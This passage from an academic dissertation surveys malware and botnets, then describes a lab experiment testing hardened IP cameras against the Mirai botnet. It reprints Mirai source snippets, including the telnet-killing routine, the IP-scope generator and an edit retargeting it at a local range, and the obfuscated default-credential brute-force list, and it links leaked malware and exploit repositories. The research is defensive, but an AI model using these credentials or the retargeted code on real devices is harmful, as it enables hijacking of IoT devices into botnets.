getting an exact GPS location, or seeing the speed and direction of the devices being monitored an aggregated and averaged sample is sent to the application main server for an update. This will allow anonymity for the users and allows very limited control from the admin leaving all the settings to be configured during the setup stage(Vermesan & Friess, 2014).

While this is great because there is security implemented in the design process it brings up some ethical questions. Should this be the same system for an ankle bracelet used to monitor people under house arrest? Traditionally an ankle monitor just checks if a user is within a certain distance from a specified location. There is scope to increase this with more control given to an administrator and the implementation above is used.

## **2.5 Types of malware and botnets**

In order to have a better understanding of malware, research was conducted to see different types of malware and to get a greater understanding of the impact that they have on their victims and the perpetrators. A deep knowledge of malware is not needed, but an understanding of the iconic and most prevalent malware allows for a greater appreciation of the economic benefit as well as the cultural prowess creating such impactful malware can present the creators.

### **2.5.1 What is malware**

Malware is a term used for malicious software. Malicious software is developed by hackers to steal data identities, cause harm to computers, and deny legitimate

services to users, among others(Masud, Khan, & Thuraisingham, 2011). Malware comes in many shapes and sizes, and has many names. Viruses, spyware, worms and trojan horses all fall under the malware family. These have been the staple of the anti-virus world for the past 30 year, but modern adaptations to these include the likes of cryptoware and ransomware.(Bettany & Halsey, 2017)

### **2.5.2 Dangers of malware**

The one thing all the members of the malware family have in common is they are out to act maliciously. This can be in the form of stealing credentials, spying on an unsuspecting user or stealing data.

In 2015 the authors of Understanding DDoS Attacks From Mobile Devices talk about some scary concepts. There is already existing Android malware, if someone was to weaponise this malware and use it like Mirai is being used currently, the damage potential could be massive. The good point here is that it would only be temporary as it's possible to update Android devices remotely and/or render them unusable (Samsung Note 7)(Farina, Cambiaso, Papaleo, & Aiello, 2015).

In Internet of Things Applications - From Research and Innovation to Market Deployment Vermesan and Friess reference an IoT refrigerator that could have its temperature control altered by a malicious attacker. While this may spoil some food, on a grander scale it could be used in an attack against a hospital or medical company to spoil transplant parts and in turn likely cause deaths(Vermesan & Friess, 2014).

### 2.5.3 What is a botnet

A botnet is a group of computers that are controlled from a single source and run related software programs and scripts<sup>14</sup>. While botnets can be used for distributed computing purposes, such as a scientific processing, the term usually refers to multiple computers that have been infected with malicious software. According to the paper Botnet spoofing: fighting botnet with itself, Botnets are the root cause of many Internet attacks such as e-mail spam, extortion through distributed denial of-service, seeding malware, online identity theft, and click fraud(Xiang, Lihua, Shuyuan, Zhiyu, & Shuhao, 2015).

### 2.5.4 Modern day examples

#### Stuxnet

Stuxnet is a malicious computer worm that is the first of its kind to cause physical damage across international boundaries. It is the first instance of weaponised malware. It was first created in 2010 by unknown entities, most sources assume it was a collaboration between the British GCHQ and the Israelis (Kenney, 2015). Stuxnet is one of the most interesting pieces of malware as its attack space was so specific. It was designed to specifically target a piece of Siemens Step 7 software that controlled PLC's (programmable logic controllers). This means that regardless the machine that Stuxnet was on, if it was not a specific type of PLC controller it didn't do anything other than spread to the next host("Stuxnet analysis finds more holes in critical software", 2011). The ultimate target of Stuxnet was the centrifuges that are used to refine uranium, Stuxnet would cause the centrifuges to spin uncontrollably until it tears itself apart. The intention was to stop or at least slow down Iran's

---

<sup>14</sup><https://techterms.com/definition/botnet>

progression to nuclear weapons. William J. Lynn a former US Deputy Secretary of Defense said that *bits and bytes can be as threatening as bullets and bombs* (William J., 2011), and based on the impact Stuxnet had on the world I would have to agree.

## **Mirai**

The most popular IoT malware of 2016 is called Mirai and its source code<sup>15</sup> was leaked by an anonymous web forum user in October 2016<sup>16</sup>. Mirai was designed to exploit IoT devices using a range of simple techniques focuses around the enumeration of user accounts based on credentials. While this is in essence a brute force attack, there is a limit of 62 attempts to gain access before it moves onto another device. If a identifying header is exposed by the device such as CISCO, or SONY, Mirai will only use the default credentials associated with each of those devices models. IoT devices were chosen because of the low security controls that are applied during creation. According to the source code leaker they could get 380k bots by using Mirai. This represents a staggering number of exposed devices that have poor security configurations(*Hackerforums - Mirai Botnet CNC source code release*, 2016). With so many devices it is possible to take nearly any website offline.

## **WannaCry**

WannaCry is a piece of ransomware that ravaged the internet in May 2017. It was based on an exploit leaked by the shadow brokers on April<sup>17</sup> and weaponised shortly after<sup>18</sup>. WannaCry/WCry/WCrypt/Wana Decryptor were the names assigned to a weaponised version of the Microsoft exploit<sup>19</sup> which was originally discovered by the

---

<sup>15</sup><https://github.com/davidkenefick/Mirai-Source-Code>

<sup>16</sup><https://hackforums.net/showthread.php?tid=5420472>

<sup>17</sup><https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation>

<sup>18</sup><https://github.com/misterch0c/shadowbroker/>

<sup>19</sup><https://technet.microsoft.com/en-us/library/security/ms17-010>



NSA who did not make Microsoft aware of the vulnerability. WannaCry works using a SMB (server message block) exploit which exploits a machine and then looks to use the exploited machine as a launchpad into an organisations internal network. The frenzy that ensued in the NHS was captured by the media, with many parties calling it cyber-terrorism, this was not the first time this has happened either with medical organisaiton all over the world being hit in October 2016(“Hospitals become major target for ransomware”, 2016). Graham Cluley an independent security consultant states, *The NHS was not targeted. They’re just a huge organisation which has had insufficient investment in computer security over the years. In short, it has a lot of computers and at least some of them weren’t able to withstand an attack like this.*<sup>20</sup> What this shows is that it was unlike Stuxnet, a broad-spectrum campaign designed to have the largest impact. It worked, and managed to exploit hundreds of thousands of machine internationally.

## 2.6 Limitations and critical review of literature

The research into malware that is tailored for IoT technology is not well documented outside of industry blogs and whitepapers, as it is quite a new area of study. The malware that is being used is as old as the internet, but the innovative way that the malware is being implemented is not something the technology world is used to(Johnson & Goetz, 2007). One of the primary sources of data for this research will be the security standards for devices created by NIST and CIS, it should be noted that if the recommendations are not already implemented they may include changes received from an interview of industry professionals (*NIST.gov - Computer*

---

<sup>20</sup><https://www.grahamcluley.com/wannacry-ransomware-hits-systems-worldwide/>

*Security Division - Computer Security Resource Center, 2014; Benchmarks Overview | Benchmarks | Center for Internet Security, 2017).*

During the interview, the industry leaders will be asked if there are any approaches or experiences that may help the experiments. Some of the techniques may be industry secrets or proprietary approaches. Then an investigation into these approaches will take place. One of the ways the lack of documented research may be alleviated are the rapid pace that botnets are growing. Botnets are gaining more media attention every day especially with the magnitude and the choice of targets being attacked. A good example of this is the attack on Liberia in Nov 2016, this represents a new type of weapon on the world stage, with a DDoS attack taking Liberia's internet offline this jump to nation state attacks must prompt a reaction from global organisations and states, especially if attacks such as this continue<sup>21</sup>.

## 2.7 Discussion

With the large amount of information available via IoT devices it is only a matter of time before there is a compromise of data that takes the world stage and causes a prolonged media frenzy. As was pointed out by Javvad during the interview, the biggest danger to the IoT industry looks like a *lack of strategic planning*. Devices are produced and rolled out of factories as fast as possible in countries where manual labour is cheap, which leads to the devices that have not gone through security or quality assurance to the level that people assume. This assumption is that a device is already secure. The assumption of security is a danger to the consumer as rather than their devices being used in a DDoS attack which they will unlikely know about

---

<sup>21</sup><https://medium.com/@networksecurity/shadows-kill-mirai-ddos-botnet-testing-large-scale-attacks-sending-threatening-messages-about-6a61553d1c7>

and it will unlikely have an impact on their lives, the device could be used to siphon data out of their network which can lead to fraud and the exploitation of their private data. It is important for the end customer to have some idea of the security implication of a rouge or mis-configured device, this can allow them to at least be aware of the risks involved for having such devices as opposed to assuming they are secure(Hinde, 2000).

One of the questions that was posed to the security experts that were interviewed, Who is at fault for any security problems you have mentioned?

There does not appear to be a right answer to that question, only opinions. There is a level of development and security that have to be implemented by the designers, and if that is in place, they would in theory get the sign-off in the manufacturing stage that the device is of a fit state to be manufactured and sold. But, the end customers should only expect a certain level of security unless they have been specifically sold a secure device. If the responsibility of the device is to be put on the user, they may not have the qualifications to be dealing with low level technology like this. But that is not the manufacturer or the designer's problem. The manufacturer wants to sell devices and the designer wants to create intuitive, ever more compact devices, typically within a budget.

What if the governments or ISP's (internet service providers) of the world banded together and implemented a no attack traffic policy so that any attack traffic picked up would put the accountability on the owner of the infrastructure. This would make the everyday owners of exploited routers and other IoT devices accountable. It sounds like there could be a solution built from this, but as a security and privacy advocate it has an Orwellian feel to it (Orwell, 1984).

## 2.8 Research Question

Now that some of the dangers to devices in malware attacks has been show, the research will look at some of the possible fixes that can be implemented to reduce the overall impact of malware. While this dissertation is not about malware itself, but rather the IoT devices that it can have an impact on, it brings the research to a point where it must focus on a type of malware and the IoT devices themselves. This leaves the questions;

*Can a strictly defined security configuration for IoT devices mitigate the risk of exploitability by botnet malware?*

The following chapter is aimed at designing a solution that will tackle the research question.

## 3 Design / methodology

This chapter will give details and an outline of the experiment that has been carried out for the design of security controls. The data that has been collected during the experiment has been used to design the security controls which are highlighted below. The breakdown of how data was treated and what approach was used to normalising the data is also highlighted.

All data from the devices being analysed has been recorded. Any external changes to the data on the devices as a direct result of the malware will be logged and noted as an impact of the malware. A security control will then be designed to mitigate the change that has taken place. An example of how malware has changed the device would be setting a default DNS server on the device. An example of data changing on the device that is not a direct result of the malware would be the time changing. The security controls will be designed on the findings discovered by analysing the difference between the original device state and the device state after it has been exposed to malware. The difference between them shall be referred to as the delta.

### 3.1 Aim of the experiment

Hypothesis

*IoT Linux based devices with a strictly defined configuration will be exploited by the Mirai botnet malware less than IoT devices with their default settings left enabled.*

The focus of the experiment will be to test the difference between internet of things device security 'out-of-the-box' compared to devices that have been securely hardened. Out-of-the-box configuration settings refers to the device not having any of its default

configuration settings changed. This will be done using a direct comparison of services available as well as the connectivity status of the device when the malware has or has not exploited it. The only issue that the experiment is left with is recording exploited devices. Based on the code inspection it can be seen that the main method of attack is telnet based, this will mean that **port 23** will be the targeted port by the malware. When a device is successfully exploited, the telnet channel will be closed off to stop other users and even other malware from re-exploiting the device. When a port scan is ran it can be seen that **port 23** is closed and that the SSH service on **port 22** is open.

## 3.2 Constants and Benchmarks

A resource that may be used in the design of the experiment will be threat intelligence organisations. While they may not have much weight in the design phase, they are big data collectors and some of their information may be useful for the design of the experiment. The most useful information that may be gathered from threat intelligence organisations is a count of exploited devices and metrics on methods of exploitation. Realising the methods of exploitation and their potential countermeasures will be integral in the design of security controls. One method that will be used to decide the security controls will be a source code inspection of the Mirai malware. The source code was disclosed publicly in October 2016. The understanding of the source code will be essential as it will outline the attack points that the malware uses in its attempts at exploitation. This will make it easier to track the specific changes the malware makes or attempts to make to a system during the experiment phase. The source code will only change in two parts, changing what is in scope (leaving only the scoped internal range) and the references to the device that it is being run from (hostname & database

details). Everything else on Mirai will be a constant.

The two security standards that will be used to will be:

1. CIS Distribution Independent Linux Benchmark v1.0.1 <sup>22</sup>
2. Red Hat Enterprise Linux 6.9 Beta Security Guide <sup>23</sup>

These have both been chosen based on their overlap of versions since 2013, with both being the most up to date versions and considered strong security standards by organisation globally. Once the cameras have a clear and defined set of changes to be implemented, the list will be introduced to the security experts who will audit the list. Their suggested controls may or may not be included in the final list. This will be based on how many hours the implementation takes.

In order to enumerate the services a port scanning tool called Nmap will be used. Nmap is a free and open source utility for service enumeration, network discovery and security auditing. It is widely regarded as the industry standard scanning tool for port-scanning<sup>24</sup>. Nmap Version 7.12 was used throughout the experiment.

### 3.3 Experiment Design

The experiment will be broken up into 3 logical parts. Using this method will give the ability to view the delta of devices based on specific services being available. There are some issues that need to be circumnavigated before the experiment starts. Mirai will actively try and remove specific services notably services running on port's 22,23 & 80. By doing this it will insure that there is more accuracy in the design of the security

---

<sup>22</sup>[https://www.cisecurity.org/benchmark/distribution\\_independent\\_linux](https://www.cisecurity.org/benchmark/distribution_independent_linux)

<sup>23</sup>[https://access.redhat.com/documentation/en-US/Red\\_Hat\\_Enterprise\\_Linux/6/pdf/](https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/pdf/Security_Guide_Red_Hat_Enterprise_Linux-6-Security_Guide-en-US.pdf)

[Security\\_Guide\\_Red\\_Hat\\_Enterprise\\_Linux-6-Security\\_Guide-en-US.pdf](#)

<sup>24</sup><https://nmap.org/>

controls. A sample of the `killer_init` function from `\Mirai-Source-Code-master\mirai\bot\killer.c` can be seen below.

```
// Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif
```

Figure 4: The `killer_init` function in Mirai

Mirai has built-in functions to defend itself, not just against admins and users trying to take back their devices but against other malware and botnets trying to take the device for nefarious activities. The `memory_scan_match` function in `\Mirai-Source-Code-master\mirai\bot\killer.c` actively looks for qbot<sup>25</sup>, the Darlloz\Zollard worm

<sup>25</sup><https://github.com/geniosa/qbot>



which mines cryptocurrency using your device<sup>26</sup>, and any UPX packed executable <sup>27</sup>.

```
static BOOL memory_scan_match(char *path)
{
    int fd, ret;
    char rdbuf[4096];
    char *m_qbot_report, *m_qbot_http, *m_qbot_dup, *m_upx_str, *m_zollard;
    int m_qbot_len, m_qbot2_len, m_qbot3_len, m_upx_len, m_zollard_len;
    BOOL found = FALSE;
}
```

Figure 5: Mirai maliciously targeting any competing programs via memory matching.

When the data is collected in the section, it gives an overall view of how the device looks to the outside world. A device needs to have some sort of access for the user to interact with it in its designed fashion. Some methods of interaction are insecure by design such as telnet which allows text-based interaction using a virtual terminal. This is an un-encrypted channel so if a user authenticates to the device it is possible for a malicious attacker on their network to sniff their traffic(Theodore, 1995). When the experiment has taken place, a discovery will take place again, this will give an overall view of how the device looked after the experiment has taken place and based on the services results whether or not the malware exploited the device will be shown. A form of direct delta analysis between the pre-malware data and the post-malware data can take place and this will show what services and parts of the devices were manipulated.

*To combine data from multiple samples, thereby increasing the precision of treatment*

---

<sup>26</sup>[https://www.symantec.com/security\\_response/writeup.jsp?docid=2013-112710-1612-99&tabid=2](https://www.symantec.com/security_response/writeup.jsp?docid=2013-112710-1612-99&tabid=2)

<sup>27</sup><https://upx.github.io/>

*effect estimates*(Cook & Campbell, 1979)

The experiment is based on the above statement, in the instance of this experiment the data from multiple IP cameras will be combined and with the combined use of multiple cameras this will allow the generation of more accurate set of controls in the experiments estimates. The experiment will be carried out in four stages with the potential for more stages to refine the data if it is deemed necessary by the data not being sufficient. Each stage will have a conclusion based on the results of the experiment completed in its stage. That can be broken down into the following:

- Stage 1 - No security controls implemented on devices. The devices have been setup according to the quick guide supplied in each box, or if no quick guide was supplied, they were just plugged in. The devices are setup on the same CIDR block as the machines housing the command and control, 192.168.0.1/24. A discovery will take place to insure devices are exposed and functioning as intended.
- Stage 2 - The devices will be exposed to the malware.
- Stage 3 - The next step is to design security controls/rules based on conclusions and findings from Stage 2 as well as from other sources such as the industry leader interviews and the hardening guides available from NIST and CIS.
- Stage 4 - Repeat experiments from stage 2.

If the data comparison does not line up with the expected baseline, there will need to be an investigation. An investigation may consist of running the experiment again to see if there is a networking anomaly that may have caused the issue. As all of the devices will be run on a local network networking issues are not expected. Packet

capturing will be monitoring the packets sent over the local network during the course of the experiment, if there are more than 60 connectivity issues consecutively the experiment will be restarted. A connectivity issue can be described as a HTTP 500 Internal server Error. A HTTP 408 Timeout Error will not does not mean that the device is offline, if a user fails to authenticate telnet may drop the connection to the user and the connection will have to be reestablished. The other anticipated issues fall under the category of driver error or device error. If any of the hardware does not interact as expected, the experiment will be restarted. The devices are typically low quality and this may impact the results. Expected functionality will be highlighted on a device-to-device basis as functionality may differ slightly.

### **3.3.1 Preparation**

The first phase will be to design an environment where the analysis can take place. The Mirai malware will be destructive and will try to destroy all the security controls on the devices it is sent to. Virtual machines will be used where possible, and and a virtual machine will be used for the command and control centre, this is where each specific device will report back to once it is exploited.




Figure 6: Network diagram of experiment infrastructure.

### 3.3.2 Setup Overview

A command and control machine will be setup in a virtual environment. This will make it easy to save and control. This will be the main machine that the malware will run from. From this machine, the malware will be edited to look for machines on a specific range of IP's. As can be seen from the code review, the malware excludes internal IP's from its scope. So, it is edited to include the internal range that have been specified for the experiment which is 192.168.0.1/24. Below two code snippets from Mirai malware can be seen where IP addresses are generated and the internal networks are excluded from Mirai's scope. The range will be edited to include the scoped ranges specified above.

On a second network, the setup of the devices will take place so that all 5 devices are functioning correctly, for the purposes of this experiment IP cameras will be the test devices. Access will then be given so that the malware can attempt to exploit the cameras. The malware will have 5 minutes which should be sufficient time to exploit the cameras if the security controls aren't sufficient. The attack should only take a few minutes to actually take place, but in some instances, there may be a networking issue that leads to latency or connection issues. To ensure that if this happens the malware has enough time to act a time twice the expected time will be assigned. One of the most popular methods of attack in modern malware is testing default credentials. The first public iteration of Mirai had 62 default username and password combinations it used. Each of these sets of credentials were designed to target a specific device that is being exploited. A snippet of the credentials can be viewed below.

```

static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 || // 127.0.0.0/8 - Loopback
           (o1 == 0) || // 0.0.0.0/8 - Invalid address space
           (o1 == 3) || // 3.0.0.0/8 - General Electric Company
           (o1 == 15 || o1 == 16) || // 15.0.0.0/7 - Hewlett-Packard Company
           (o1 == 56) || // 56.0.0.0/8 - US Postal Service
           (o1 == 10) || // 10.0.0.0/8 - Internal network
           (o1 == 192 && o2 == 168) || // 192.168.0.0/16 - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 - Internal network
           (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
           (o1 == 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
           (o1 == 199 && o2 >= 18 && o2 < 20) || // 199.18.0.0/15 - IANA Special use
           (o1 >= 224) || // 224.*.*.* - Multicast
           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );
};

```

Figure 7: Code snippet of Mirai malware where IP addresses are generated, where the internal networks are excluded from Mirai's scope.

```

static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 <= 192 && o2 == 168 || // Excluding less than 192.168.0.0
           (o1 == 192 && o2 == 168) || // Including 192.168.0.0/16
           (o1 >= 192 && o2 == 169) // Excluding greater than 192.168.255.255
    );

    return INET_ADDR(o1,o2,o3,o4);
};

```

Figure 8: Edited code to include scoped range.

```

// Set up passwords
add_auth_entry("\x50\x40\x40\x56", "\x50\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x40\x40\x56", "\x51\x40\x58\x55\x54", 9); // root v1234
add_auth_entry("\x50\x40\x40\x56", "\x43\x46\x4f\x48\x4c", 8); // root admin
add_auth_entry("\x43\x46\x4f\x48\x4c", "\x43\x46\x4f\x48\x4c", 7); // admin admin
add_auth_entry("\x50\x40\x40\x56", "\x1a\x1a\x1a\x1a\x1a\x1a", 6); // root 888888
add_auth_entry("\x50\x40\x40\x56", "\x5a\x4f\x4a\x46\x48\x52\x41", 5); // root xmbhdipc
add_auth_entry("\x50\x40\x40\x56", "\x46\x47\x44\x43\x57\x46\x56", 5); // root default1
add_auth_entry("\x50\x40\x40\x56", "\x48\x57\x43\x4c\x56\x47\x41\x4a", 5); // root juantech
add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
add_auth_entry("\x50\x40\x40\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
add_auth_entry("\x51\x57\x52\x52\x40\x50\x56", "\x51\x57\x52\x52\x40\x50\x56", 5); // support support
add_auth_entry("\x50\x40\x40\x56", "", 4); // root (none)
add_auth_entry("\x43\x46\x4f\x48\x4c", "\x52\x43\x51\x51\x55\x40\x50\x46", 4); // admin password
add_auth_entry("\x50\x40\x40\x56", "\x50\x40\x40\x56", 4); // root root
add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user user
add_auth_entry("\x50\x40\x40\x56", "", 3); // admin (none)
add_auth_entry("\x50\x40\x40\x56", "\x52\x44\x51\x51", 3); // root pass
add_auth_entry("\x43\x46\x4f\x48\x4c", "\x43\x46\x4f\x48\x4c\x13\x10\x11\x16", 3); // admin admin1234
add_auth_entry("\x50\x40\x40\x56", "\x13\x13\x13\x13", 3); // root 1111
add_auth_entry("\x43\x46\x4f\x48\x4c", "\x51\x4f\x41\x43\x46\x4f\x48\x4c", 3); // admin smcadmin
add_auth_entry("\x43\x46\x4f\x48\x4c", "\x13\x13\x13\x13", 2); // admin 1111
add_auth_entry("\x50\x40\x40\x56", "\x14\x14\x14\x14\x14", 2); // root 666666
add_auth_entry("\x50\x40\x40\x56", "\x52\x43\x51\x51\x55\x40\x50\x46", 2); // root password
add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16", 2); // root 1234
add_auth_entry("\x50\x40\x40\x56", "\x49\x4e\x54\x13\x10\x11", 1); // root k1v123
add_auth_entry("\x43\x46\x4f\x48\x4c\x15\x50\x50\x43\x56\x40\x58", "\x4f\x47\x48\x4c\x51\x4f", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x40\x41\x47", "\x51\x47\x50\x54\x40\x41\x47", 1); // service service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x40\x50\x50", "\x51\x57\x52\x47\x50\x54\x40\x50\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1); // guest guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1); // guest 12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1); // guest 12345
add_auth_entry("\x43\x46\x4f\x48\x4c\x13", "\x52\x43\x51\x51\x55\x40\x50\x46", 1); // admin1 password
add_auth_entry("\x43\x46\x4f\x48\x4c\x14", "\x51\x56\x50\x43\x56\x40\x58", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14", 1); // 666666 666666
add_auth_entry("\x1a\x1a\x1a\x1a\x1a", "\x1a\x1a\x1a\x1a\x1a", 1); // 888888 888888
add_auth_entry("\x57\x48\x4c\x56", "\x57\x48\x4c\x56", 1); // ubnt ubnt
add_auth_entry("\x50\x40\x40\x56", "\x49\x4e\x54\x13\x10\x11\x16", 1); // root k1v1234
add_auth_entry("\x50\x40\x40\x56", "\x78\x56\x47\x17\x10\x13", 1); // root 786521
add_auth_entry("\x50\x40\x40\x56", "\x4a\x40\x11\x17\x13\x1a", 1); // root h13518
add_auth_entry("\x50\x40\x40\x56", "\x48\x54\x40\x58\x46", 1); // root jubzd

```

Figure 9: Some of the credentials Mirai uses to exploit devices

Some devices broadcast their device and model in their ELF header. An ELF header is a common standard for files of different formats that can be executable, specific object code, memory core dumps and libraries. A sample of these the devices that have hard-coded credentials can be viewed below.

```

#define EM_MIPS_RS3_LE 10 /* MIPS R3000 little-endian */
#define EM_MIPS_RS4_BE 10 /* MIPS R4000 big-endian */

#define EM_PARISC 15 /* HPPA */
#define EM_SPARC32PLUS 18 /* Sun's "v8plus" */
#define EM_PPC 20 /* PowerPC */
#define EM_PPC64 21 /* PowerPC64 */
#define EM_SPU 23 /* Cell BE SPU */
#define EM_ARM 40 /* ARM 32 bit */
#define EM_SH 42 /* SuperH */
#define EM_SPARCV9 43 /* SPARC v9 64-bit */
#define EM_H8_300 46 /* Renesas H8/300 */
#define EM_IA_64 50 /* HP/Intel IA-64 */
#define EM_X86_64 62 /* AMD x86-64 */
#define EM_S390 22 /* IBM S/390 */
#define EM_CRIS 76 /* Axis Communications 32-bit embedded processor */
#define EM_M32R 88 /* Renesas M32R */
#define EM_MN10300 89 /* Panasonic/MEI MN10300, AM33 */
#define EM_OPENRISC 92 /* OpenRISC 32-bit embedded processor */
#define EM_BLACKFIN 106 /* ADI Blackfin Processor */
#define EM_ALTERA_NIOS2 113 /* Altera Nios II soft-core processor */
#define EM_TI_C6000 140 /* TI C6X DSPs */
#define EM_AARCH64 183 /* ARM 64 bit */
#define EM_TILEPRO 188 /* Tilera TILEPro */
#define EM_MICROBLAZE 189 /* Xilinx MicroBlaze */
#define EM_TILEGX 191 /* Tilera TILE-Gx */
#define EM_FRV 0x5441 /* Fujitsu FR-V */
#define EM_AVR32 0x18ad /* Atmel AVR32 */

struct elf_hdr {
    uint8_t e_ident[EI_NIDENT];
    uint16_t e_type, e_machine;
    uint32_t e_version;
} __attribute__((packed));

```

Figure 10: ELF headers that Mirai recognises

To create the working environment, two virtual machines are used. This can be done in any suitable way. The virtual machine software used in the experiment was VMware Workstation 12 Player version 12.5.6. The two machines used are made from a Debian live Desktop 8.8 distribution<sup>28</sup>. The setting for the machines can be viewed in the image below. It should be noted that better results were achieved when the network

<sup>28</sup><http://cdimage.debian.org/Public/debian-cd/current-live/amd64/iso-hybrid/>



adapter was bridged. This allows to VM to act nearly completely independently of the host machine.










Device	Summary
 Memory	2 GB
 Processors	1
 Hard Disk (SCSI)	10 GB
 CD/DVD (IDE)	Using file C:\Users\davidk\Downlo...
 Network Adapter	Bridged (Automatic)
 USB Controller	Present
 Sound Card	Auto detect
 Printer	Present
 Display	Auto detect

Figure 11: Virtual Machine Settings

A full guide to the setup can be viewed in Appendix II. Once the setup from appendix II is complete a final debug takes place followed by the release of the code via the following commands. In `~\Mirai-Source-Code-master/mirai` run the following

